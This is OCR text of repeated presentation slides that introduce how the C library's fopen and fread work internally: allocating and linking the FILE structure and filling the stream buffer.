

Introduction

- fopen workflow
  - Allocate FILE structure
  - Initial the FILE structure
    - Link the FILE structure
  - open file




Introduction

- fopen workflow
  - Allocate FILE structure




Introduction

- fopen workflow
  - Initialize the FILE structure
    - Link the FILE structure




Introduction

- fopen workflow
  - Initial the FILE structure
    - Link the FILE structure




Introduction

- fopen workflow
  - open file




Introduction


- fread workflow
  - If stream buffer is NULL
    - Allocate buffer
  - Read data to the stream buffer
  - Copy data from stream buffer to destination



Introduction


- fread workflow
  - If stream buffer is NULL
    - Allocate buffer






Introduction

- fread workflow
  - Read data to the stream buffer

